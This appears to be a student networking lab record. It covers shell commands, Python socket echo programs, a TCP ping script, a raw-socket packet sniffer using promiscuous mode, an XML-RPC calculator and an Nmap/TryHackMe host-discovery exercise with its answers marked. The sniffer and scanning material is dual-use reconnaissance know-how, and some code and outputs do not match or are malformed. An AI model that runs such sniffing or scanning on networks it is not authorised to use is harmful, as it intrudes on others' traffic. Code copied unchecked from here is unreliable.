Ex. No:1a

Basic Networking Commands in Linux operating system

Aim:

To study and execute basic networking commands in the Linux operating system to check network connectivity, view IP configuration, and troubleshoot network issues.

Commands:

1. ls

NAME: ls – Lists files and directories**.**

DESCRIPTION: Displays the files and directories in the current directory by default.

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ls
certificate-page.html  crypto_all   Documents  Music           probe3.py  probe8.py
challenge.txt          ctf          Downloads  Pictures        probe4.py  probe.py
chunk.js               cybercom-js  file.txt   poll.py         probe5.py  Public
coldpack_scan.py       decode.py    hashh      prime_search.sh probe6.py  race.py
cookies.txt            Desktop      hashh.txt  probe2.py       probe7.py  re
```

a) ls -a : do not ignore entries starting with .

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ls -a
.                       challenge.txt     Downloads     .mozilla         probe.py
..                      chunk.js          file.txt      Music            .profile
.android                coldpack_scan.py  .gnupg        Pictures         Public
.bash_history           .config           .gtkrc-2.0    poll.py          .python_history
.bash_history-03615.tmp cookies.txt       .gtkrc-xfce   prime_search.sh  race.py
.bash_history-04102.tmp crypto_all        hashh         probe2.py        re
.bash_history-07667.tmp ctf               hashh.txt     probe3.py        sherlock
.bash_history-47061.tmp cybercom-js       .idlerc       probe4.py        silence
.bash_logout            decode.py         .john         probe5.py        socket
.bashrc                 Desktop           .lesshst      probe6.py        solve.py
```

b) ls -l : use a long listing format

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ls -l
total 18192
-rw-rw-r--  1 prathi prathi    60838 Oct  6 21:25 certificate-page.html
-rw-rw-r--  1 prathi prathi       31 Aug 15 02:45 challenge.txt
-rw-rw-r--  1 prathi prathi        9 Oct  6 21:34 chunk.js
-rw-rw-r--  1 prathi prathi     1004 Oct 10 12:12 coldpack_scan.py
-rw-rw-r--  1 prathi prathi      259 Oct 10 20:11 cookies.txt
drwxrwxr-x  2 prathi prathi     4096 Oct  4 13:37 crypto_all
drwxrwxr-x  4 prathi prathi     4096 Oct 10 21:06 ctf
drwxrwxr-x  2 prathi prathi     4096 Oct  6 21:39 cybercom-js
-rw-rw-r--  1 prathi prathi     3463 Aug 15 18:07 decode.py
```

2. echo

NAME: echo - display a line of text

DESCRIPTION: Echo the STRING(s) to standard output**.**

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ echo "hello world"
hello world
prathi@prathi-ThinkPad-T14-Gen-2i:~$
```

3.ps

NAME: ps - report a snapshot of the current processes**.**

DESCRIPTION: ps displays information about a selection of the active processes.

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ps
    PID TTY          TIME CMD
   2398 pts/0    00:00:00 bash
   3187 pts/0    00:00:00 ps
```

a) ps -e: See all current running processes in the system.

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ps -e
    PID TTY          TIME CMD
      1 ?        00:00:01 systemd
      2 ?        00:00:00 kthreadd
      3 ?        00:00:00 pool_workqueue_release
      4 ?        00:00:00 kworker/R-rcu_gp
      5 ?        00:00:00 kworker/R-sync_wq
      6 ?        00:00:00 kworker/R-kvfree_rcu_reclaim
      7 ?        00:00:00 kworker/R-slub_flushwq
      8 ?        00:00:00 kworker/R-netns
     10 ?        00:00:00 kworker/0:0H-events_highpri
     11 ?        00:00:00 kworker/0:1-i915-unordered
     12 ?        00:00:00 kworker/u32:0-events_unbound
     13 ?        00:00:00 kworker/R-mm_percpu_wq
     14 ?        00:00:00 rcu_tasks_kthread
     15 ?        00:00:00 rcu_tasks_rude_kthread
     16 ?        00:00:00 rcu_tasks_trace_kthread
     17 ?        00:00:00 ksoftirqd/0
```

4. cat

NAME: cat - concatenate files and print on the standard output

DESCRIPTION: Concatenate FILE(s) to standard output.

OUTPUT:

```
└─$ cat test.txt
Hello World!
```

5. free

NAME: free - Display amount of free and used memory in the system

DESCRIPTION: free displays the total amount of free and used physical and swap memory in the system, as well as the buffers and caches used by the kernel.

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ free
               total        used        free      shared  buff/cache   available
Mem:        16074104     3399836    11362600      446588     2045176    12674268
Swap:        2097148           0     2097148
```

6. rm

NAME: rm - remove files or directories

SYNOPSIS: rm [OPTION]... [FILE]...

DESCRIPTION: rm removes each specified file.

7. top

NAME: top - display Linux processes

DESCRIPTION: The top program provides a dynamic real-time view of a running system.

OUTPUT:

```
└─$ top
top - 12:34:01 up 4 min,  1 user,  load average: 0.00, 0.00, 0.00
Tasks:  27 total,   1 running,  26 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   7803.2 total,   7043.6 free,    492.9 used,    421.8 buff/cache
MiB Swap:   2048.0 total,   2048.0 free,      0.0 used.   7310.3 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
      1 root      20   0   23560  13392  10320 S   0.0   0.2   0:00.68 systemd
      2 root      20   0    3072   1664   1664 S   0.0   0.0   0:00.00 init-systemd(ka
      6 root      20   0    3104   2008   1920 S   0.0   0.0   0:00.01 init
     47 root      20   0   42708  15240  14216 S   0.0   0.2   0:00.19 systemd-journal
     59 root      20   0   34604  10880   8064 S   0.0   0.1   0:00.30 systemd-udevd
    242 root      20   0    4300   2560   2432 S   0.0   0.0   0:00.00 cron
    247 message+  20   0    8280   4096   3584 S   0.0   0.1   0:00.06 dbus-daemon
    248 polkitd   20   0  381480   8812   6868 S   0.0   0.1   0:00.11 polkitd
    249 root      20   0   18676   8576   7552 S   0.0   0.1   0:00.06 systemd-logind
    260 root      20   0  380880   6380   5996 S   0.0   0.1   0:00.03 lightdm
    267 root      20   0    5212   2560   2432 S   0.0   0.0   0:00.00 agetty
    269 root      20   0    5168   2432   2304 S   0.0   0.0   0:00.01 agetty
    297 root      20   0    7352   4096   3584 S   0.0   0.1   0:00.01 login
    307 JackSpa+  20   0   22744  12544   9984 S   0.0   0.2   0:00.17 systemd
    309 JackSpa+  20   0   22440   3376   1792 S   0.0   0.0   0:00.00 (sd-pam)
    342 JackSpa+  20   0    7816   3840   3584 S   0.0   0.0   0:00.03 dbus-daemon
    343 JackSpa+  20   0   94292   7680   6272 S   0.0   0.1   0:00.03 pipewire
    345 JackSpa+  20   0   82156   4864   4352 S   0.0   0.1   0:00.01 pipewire
    348 JackSpa+  20   0    5996   4992   2816 S   0.0   0.1   0:00.04 bash
    354 JackSpa+  20   0    7232   3456   3200 S   0.0   0.0   0:00.00 mpris-proxy
    356 JackSpa+  20   0  396652  13184  10624 S   0.0   0.2   0:00.09 wireplumber
    357 rtkit     21   1   21472   3072   2944 S   0.0   0.0   0:00.03 rtkit-daemon
    358 JackSpa+  20   0   96168   8064   7168 S   0.0   0.1   0:00.02 pipewire-pulse
    438 root      20   0    3076   1028    896 S   0.0   0.0   0:00.00 SessionLeader
    439 root      20   0    3092   1160   1024 S   0.0   0.0   0:00.01 Relay(440)
    440 JackSpa+  20   0    9108   5888   3456 S   0.0   0.1   0:00.04 bash
    461 JackSpa+  20   0   10408   5760   3584 R   0.0   0.1   0:00.02 top
```

8. vmstat

NAME: vmstat - Report virtual memory statistics

DESCRIPTION: vmstat reports information about processes, memory, paging, block IO, traps, disks and CPU activity

OUTPUT:

```
└─$ vmstat
procs -----------memory---------- ---swap-- -----io---- -system-- -------cpu-------
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st gu
 0  0      0 7201868  64120 367904    0    0   670    31  328    0  0  0 100  0  0  0
```

9. ping

NAME: ping - send ICMP ECHO_REQUEST to network hosts

DESCRIPTION: ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit an ICMP ECHO_RESPONSE from a host or gateway.

OUTPUT:

```
└─$ ping www.google.com
PING www.google.com (142.250.182.164) 56(84) bytes of data.
64 bytes from del11s10-in-f4.1e100.net (142.250.182.164): icmp_seq=1 ttl=118 time=117 ms
64 bytes from del11s10-in-f4.1e100.net (142.250.182.164): icmp_seq=2 ttl=118 time=141 ms
64 bytes from del11s10-in-f4.1e100.net (142.250.182.164): icmp_seq=3 ttl=118 time=162 ms
64 bytes from del11s10-in-f4.1e100.net (142.250.182.164): icmp_seq=4 ttl=118 time=82.1 ms
64 bytes from del11s10-in-f4.1e100.net (142.250.182.164): icmp_seq=5 ttl=118 time=104 ms
^C
--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 82.117/121.295/162.443/27.972 ms
```

10. ifconfig

NAME: ifconfig - configure a network interface

DESCRIPTION: Ifconfig is used to configure the kernel-resident network interfaces.

OUTPUT:

```
prathi@prathi-ThinkPad-T14-Gen-2i:~$ ifconfig
enp0s31f6: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 84:a9:38:92:27:a2  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  memory 0xbcf00000-bcf20000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 603  bytes 62939 (62.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 603  bytes 62939 (62.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Result:

Thus, the basic networking commands in the Linux operating system were successfully executed and studied.

Ex. No: 1b

Basic Networking Commands in Windows operating system

Aim:

To study and execute basic networking commands in Windows operating system.


1. cd

SYNOPSIS: CD [/D] [drive:][path]

CD [..]

DESCRIPTION: Displays the name of or changes the current directory.

OUTPUT:




2. cls

SYNOPSIS: cls

DESCRIPTION: Clears the screen**.**

OUTPUT:



3. ipconfig

SYNOPSIS: ipconfig [/allcompartments]

DESCRIPTION: The default is to display only the IP address, subnet mask and default gateway for each adapter bound to TCP/IP.

OUTPUT:

```
C:\Users\Lenovo\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

4. echo

SYNOPSIS: ECHO [ON | OFF]

ECHO [message]

DESCRIPTION: Displays messages or turns command-echoing on or off.

OUTPUT:

```
C:\Users\Lenovo\Desktop>echo "hello world!"
"hello world!"
```

5. del

SYNOPSIS: DEL [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

ERASE [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

DESCRIPTION: Deletes one or more files.

OUTPUT:

```
C:\Users\Lenovo\Desktop>del test.txt
```

6. find

SYNOPSIS: FIND [/V] [/C] [/N] [/I] [/OFF[LINE]] "string" [[drive:][path]filename[...]]

DESCRIPTION: Searches for a text string in a file or files.

OUTPUT:

```
C:\Users\ponsu\Desktop>find "Hello" tt.txt

---------- TT.TXT
Hello There!
```

7. tasklist

SYNOPSIS: TASKLIST [/S system [/U username [/P [password]]]]

[/M [module] | /SVC | /V] [/FI filter] [/FO format] [/NH]

DESCRIPTION: This tool displays a list of currently running processes on either a local or remote machine.

8. systeminfo

DESCRIPTION: This tool displays operating system configuration information for a local or remote machine, including service pack levels.

OUTPUT:

```
C:\Users\Lenovo\Desktop>systeminfo | findstr "Time Zone"



                           System Boot Time:          15-10-2026, 20:39:54
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
```

9. tracert

DESCRIPTION: Traces the route packets take to a destination, showing each hop and its response time to diagnose network issues.

OUTPUT:

```
C:\Users\Lenovo\Desktop>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

  1     2 ms     1 ms     4 ms  ARCHER_C5 [192.168.0.1]
  2     *        5 ms     2 ms  10.226.0.1
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     5 ms     2 ms     2 ms  72.14.212.80
  6     5 ms     3 ms     5 ms  192.178.121.25
  7     6 ms     6 ms     4 ms  142.250.228.221
  8     7 ms     4 ms     5 ms  dns.google [8.8.8.8]
```

10. ping

DESCRIPTION: Ping tests network connectivity and measures response time between two devices.

OUTPUT:

```
C:\Users\Lenovo\Desktop>ping www.google.com

Pinging www.google.com [2001:4860:4829:7700::] with 32 bytes of
data:
Reply from 2001:4860:4829:7700::: time=4ms
Reply from 2001:4860:4829:7700::: time=4ms
Reply from 2001:4860:4829:7700::: time=6ms
Reply from 2001:4860:4829:7700::: time=6ms

Ping statistics for 2001:4860:4829:7700:::
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 6ms, Average = 5ms
```

Result:

Thus, the basic networking commands in the Windows operating system were successfully executed and studied.

Ex.No : 2

STUDY OF SOCKET PROGAMMING IN PYTHON

Aim:

To study the concepts of socket programming in python.

Introduction:

Socket definition:

A network socket is an endpoint for communication between two programs. These programs are called client and server. They can run on the same or different computers. The computers are connected through a network. A socket allows two-way communication. The client sends requests to the server. The server processes the requests and sends responses. Data is transferred through the network socket. Programs communicate by sending and receiving data. Sockets are important for network communication.

Socket programming in python

- Python's core networking library is Socket Module.
- Python's socket module has both class-based and instances-based methods.
- Class-based method is an intuitive approach which doesn't need an instance of a
- socket object.
- For example, in order to print a machine's IP address, you don't need a socket
- object. Instead, just call the socket's class-based methods.
- In instance-based method, if some data needed to be sent to a server application,
- it is more intuitive to create a socket object to perform that explicit operation.
- This module has everything you need to build socket servers and clients.

TCP Client-Server Communication Using Socket programming in python:

Algorithm:

Server:

Create a TCP socket using socket.socket(AF_INET, SOCK_STREAM).

Connect the socket to localhost and a port using bind().

Wait for client connections using listen().

Accept the client, receive its message using recv(), and reply using send().

Ask whether to continue; if not, close the socket using close().

Client:

Create a TCP socket using socket.socket(AF_INET, SOCK_STREAM).

Connect to the server using connect().

Send a message to the server using send().

Receive and display the server's reply using recv().

Close the connection using close().

Program Code:

Server:

```
import socket
sockfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print('Socket Created')
sockfd.bind(('localhost',55555))
sockfd.listen(3)
print('Waiting for connections')
while True:
   clientfd,addr=sockfd.accept()
   receivedMsg=clientfd.recv(1024).decode()
   print("Connected with ",addr)
   print("Message Received from Client: ",receivedMsg)
   clientfd.send(bytes(receivedMsg,'utf-8'))
   print("Message reply sent to Client!")
   print("Do you want to continue(type y or n):")
   choice=input()
   if choice=='n':
      break
```

Client:

```
import socket
clientfd=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientfd.connect(('localhost',55555))
name=input("Enter your message:")
clientfd.send(bytes(name,'utf-8'))
print("Message Received from Server: ",clientfd.recv(1024).decode())
```

Output:

Server:

```
C:\Users\Lenovo\Downloads>py server.py
Socket Created
Waiting for connections
Connected with  ('127.0.0.1', 55757)
Message Received from Client:  hello
Message reply sent to Client!
Do you want to continue(type y or n):
n
```

Client:

```
C:\Users\Lenovo>cd Downloads

C:\Users\Lenovo\Downloads>py client.py
Enter your message:hello
Message Received from Server:  hello
```

UDP Client-Server Communication Using Socket programming in python:

Algorithm:

Server:

Create a UDP socket using socket.socket(AF_INET, SOCK_DGRAM).

Bind the socket to localhost and a port using bind().

Receive a message from the client using recvfrom().

Display the message and send it back using sendto().

Ask whether to continue or close the socket using close().

Client:

Create a UDP socket using socket.socket(AF_INET, SOCK_DGRAM).

Enter the message to send to the server.

Send the message using sendto() with the server's address and port.

Receive and display the server's reply using recvfrom().

Ask whether to continue or close the socket using close()

Program Code:

Server:

```
import socket
sockfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
print("UDP Socket Created")
sockfd.bind(('localhost', 8000))
print("Waiting for messages...")
while True:
    data, addr = sockfd.recvfrom(1024)
    print("Message Received from Client:", data.decode())
    sockfd.sendto(data, addr)
    print("Message reply sent to Client!")
```

```
        choice = input("Do you want to continue (y/n): ")
        if choice.lower() == 'n':
            break
    sockfd.close()
```

Client:

```
    import socket
    clientfd = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    while True:
        msg = input("Enter message to send: ")
        clientfd.sendto(msg.encode(), ('localhost', 8000))
        data, addr = clientfd.recvfrom(1024)
        print("Message from Server:", data.decode())
        choice = input("Do you want to continue (y/n): ")
        if choice.lower() == 'n':
            break clientfd.close()
```

Output:

Server:

```
C:\Users\Lenovo\Downloads>py server.py
UDP Socket Created
Waiting for messages...
Message Received from Client: i am from cse cs dept
Message reply sent to Client!
Do you want to continue (y/n): n
```

Client:

```
C:\Users\Lenovo\Downloads>py client.py
Enter message to send: i am from cse cs dept
Message from Server: i am from cse cs dept
Do you want to continue (y/n): n

C:\Users\Lenovo\Downloads>
```

Result:

Thus, concepts of socket programming in python were studied.

Ex.No: 3

CUSTOMIZED PING COMMAND TO TEST THE SERVER CONNECTIVITY

Aim:

To develop a customized ping command to test the server connectivity.

Introduction:

Ping:

The ping command is used to check network connectivity between computers. It sends small data packets to a target computer or website and waits for a reply. It measures the time taken to receive the reply, called Round Trip Time (RTT). It also shows the minimum, maximum, and average response time. Ping reports how many packets are lost during communication. It helps check whether a device is reachable. It is useful for identifying network connection problems.

Algorithm:

1. Enter the host address, port number, and number of ping attempts.
2. Create an empty list to save RTT values.
3. Run the process for the specified number of attempts.
4. Record the starting time.
5. Try to connect to the host using the given port.
6. Record the ending time when the connection succeeds.
7. Calculate the RTT and store it in the list.
8. If the connection fails, display a timeout message.
9. Calculate the minimum, maximum, and average RTT after all attempts.
10. Display the results.

Program Code:

Customized ping command to test the server connectivity:

```
import socket
import time
host = "google.com"
port = 80
count = 4
for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        print(f"Reply from {host}: time={(end-start)*1000:.2f} ms")
    except Exception:
        print("Request timed out")
```

Output:

```
C:\Users\ponsu\Documents>python ping1.py
Reply from google.com: time=3340.92 ms
Reply from google.com: time=94.72 ms
Reply from google.com: time=72.78 ms
Reply from google.com: time=134.27 ms
```

Program Code:

Customized Ping Program to Measure Min, Max, and Average RTT:

```
import socket, time
host = "google.com"
port = 80
count = 4
times = []
for i in range(count):
    try:
        s = socket.socket()
        start = time.time()
        s.connect((host, port))
        end = time.time()
        s.close()
        rtt = (end - start) * 1000
        times.append(rtt)
        print(f"Reply from {host}: time={rtt:.2f} ms")
    except:
        print("Request timed out")
if times:
    print("\nMin RTT =", min(times), "ms")
    print("Max RTT =", max(times), "ms")
    print("Avg RTT =", sum(times)/len(times), "ms")
```

Output:

```
C:\Users\Lenovo\Downloads>py ping1.py
Reply from google.com: time=10.04 ms
Reply from google.com: time=4.01 ms
Reply from google.com: time=6.71 ms
Reply from google.com: time=4.03 ms

Min RTT = 4.009246826171875 ms
Max RTT = 10.037660598754883 ms
Avg RTT = 6.19739294052124 ms
```

Result:

Thus, the server connectivity was successfully tested using the ping command.

Ex.No:4

PACKET SNIFFING USING RAW SOCKETS IN PYTHON

Aim:

To create a packet sniffer in Python using raw sockets that capture Ethernet frames and displays source and destination MAC addresses along with protocol information for network analysis and troubleshooting.

Introduction:

Packet Sniffing:

Packet sniffing is the process of intercepting and analyzing network packets traveling over a network to monitor or troubleshoot traffic.

Algorithm:


1. Obtain the local machine's IP address.
2. Create a raw socket using IPv4.
3. Bind the socket to the local IP address.
4. Configure the socket to capture IP headers.
5. Enable promiscuous mode to capture network packets.
6. Run an infinite loop to continuously monitor packets.
7. Receive packet data through the socket.
8. Extract the source MAC, destination MAC, protocol, and payload from the Ethernet frame.
9. Convert the MAC addresses and protocol information into a readable format.
10. Display the extracted details and continue capturing packets.

Program Code:

```
import socket
import struct
import binascii
import textwrap
def main():
    host = socket.gethostbyname(socket.gethostname())
    print('IP: {}'.format(host))
    conn = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_IP)
    conn.bind((host, 0))
    conn.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    conn.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
    while True:
        raw_data, addr = conn.recvfrom(65536)
        dest_mac, src_mac, eth_proto, data = ethernet_frame(raw_data)
        print('\nEthernet Frame:')
        print("Destination MAC: {}".format(dest_mac))
        print("Source MAC: {}".format(src_mac))
        print("Protocol: {}".format(eth_proto))
def ethernet_frame(data):
    dest_mac, src_mac, proto = struct.unpack('!6s6s2s', data[:14])
    return get_mac_addr(dest_mac), get_mac_addr(src_mac),
get_protocol(proto), data[14:]
def get_mac_addr(bytes_addr):
    bytes_str = map('{:02x}'.format, bytes_addr)
    mac_address = ':'.join(bytes_str).upper()
    return mac_address
def get_protocol(bytes_proto):
```

```
        bytes_str = map('{:02x}'.format, bytes_proto)
        protocol = ''.join(bytes_str).upper()
        return protocol
    main()
```

Output:



Result:

Thus, packet sniffing was implemented using raw sockets in python.

Ex. No:5

SIMPLE CALCULATOR USING XMLRPC

Aim:

To develop a simple calculator using xmlrpc in python.

Introduction: XML-RPC:

XML-RPC is a protocol that allows one computer to call functions on another computer over a network. It uses XML to format the data and HTTP to send requests and receive responses between the client and server.

Algorithm:

Client:

1. Import xmlrpc.client and connect to the server at http://localhost:8000/.
2. Repeat the process for a fixed number of times, such as five.
3. Ask the user to enter two numbers, A and B.
4. Call the server methods for addition, subtraction, multiplication, division, and modulus.
5. Receive the calculated results from the server.
6. Display all the results to the user.

.

Server:

1. Import SimpleXMLRPCServer from xmlrpc.server.
2. Create functions for addition, subtraction, multiplication, division, and modulus.
3. Set up an XML-RPC server on localhost using port 8000.
4. Register all the arithmetic functions with the server.
5. Display a message that the server is running and waiting for requests.
6. Start the server using serve_forever() to process client requests continuously.

Program Code:

Client:

```
import xmlrpc.client
proxy= xmlrpc.client.ServerProxy('http://localhost:8000/')
for i in range(5):
   a=int(input("Enter a number:"))
   b=int(input("Enter b number:"))
   print("addition of given number is %d "%((proxy.add(a,b))))
   print("sub of given number is %d "%((proxy.sub(a,b))))
   print("mul of given number is %d "%((proxy.mul(a,b))))
   print("div of given number is %d "%((proxy.div(a,b))))
   print("mod of given number is %d "% ((proxy.mod(a,b))))
```

Server:

```
from xmlrpc.server import SimpleXMLRPCServer
def add(a,b):
   return a+b
def sub(a,b):
   return a-b
def mul(a,b):
   return a*b
def div(a,b):
   return a/b
def mod(a,b):
   return a%b
server = SimpleXMLRPCServer(("localhost", 8000))
print("Listening on port 8000...")
server.register_function(add, "add")
server.register_function(sub, "sub")
server.register_function(mul, "mul")
```

```
server.register_function(div, "div")
server.register_function(mod, "mod")
server.serve_forever()
```

Output:

Client:

```
C:\Users\HDC0222016\Desktop\exp7calculator>python client.py
Enter First Number: 17
Enter Second Number: 30

Select Operation
1. Addition
2. Subtraction
3. Multiplication
4. Division
Enter your choice (1-4): 1
Result = 47

C:\Users\HDC0222016\Desktop\exp7calculator>python client.py
Enter First Number: 30
Enter Second Number: 17

Select Operation
1. Addition
2. Subtraction
3. Multiplication
4. Division
Enter your choice (1-4): 3
Result = 510
```

Server:

```
C:\Users\HDC0222016\Desktop\exp7calculator>python server.py
XML-RPC Calculator Server Running on Port 8000...
127.0.0.1 - - [09/Oct/2026 14:18:44] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [09/Oct/2026 14:19:02] "POST /RPC2 HTTP/1.1" 200 -
```

Result:

Thus, a simple calculator was developed using xmlrpc in python

Ex.No: 6


NMAP LIVE HOST DISCOVERY

Aim:

To use Nmap to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.

Introduction:

Nmap is a network scanning tool that finds hosts, open ports, and services.




Task 1: Introduction



Task 2: Subnetworks

Answer the questions below

Send a packet with the following:



- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)


How many devices can see the ARP Request?

4 ✓ Correct Answer Hint

Did computer6 receive the ARP Request? (Y/N)

N ✓ Correct Answer

Send a packet with the following:



- From computer4
- To computer4 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4 ✓ Correct Answer Hint

